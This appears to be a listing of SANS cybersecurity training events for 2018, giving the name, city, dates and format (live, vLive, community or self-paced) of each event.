Security Operations Summit & Training 2018	New Orleans, LA	Jul 30, 2018 - Aug 06, 2018	Live Event
SANS San Antonio 2018	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	Live Event
San Antonio 2018 - SEC503: Intrusion Detection In-Depth	San Antonio, TX	Aug 06, 2018 - Aug 11, 2018	vLive
Community SANS Columbia SEC503	Columbia, MD	Aug 13, 2018 - Aug 18, 2018	Community SANS
SANS Virginia Beach 2018	Virginia Beach, VA	Aug 20, 2018 - Aug 31, 2018	Live Event
SANS Amsterdam September 2018	Amsterdam, Netherlands	Sep 03, 2018 - Sep 08, 2018	Live Event
SANS Tokyo Autumn 2018	Tokyo, Japan	Sep 03, 2018 - Sep 15, 2018	Live Event
SANS London September 2018	London, United Kingdom	Sep 17, 2018 - Sep 22, 2018	Live Event
SANS Network Security 2018	Las Vegas, NV	Sep 23, 2018 - Sep 30, 2018	Live Event
SANS Brussels October 2018	Brussels, Belgium	Oct 08, 2018 - Oct 13, 2018	Live Event
SANS Stockholm 2018	Stockholm, Sweden	Nov 26, 2018 - Dec 01, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced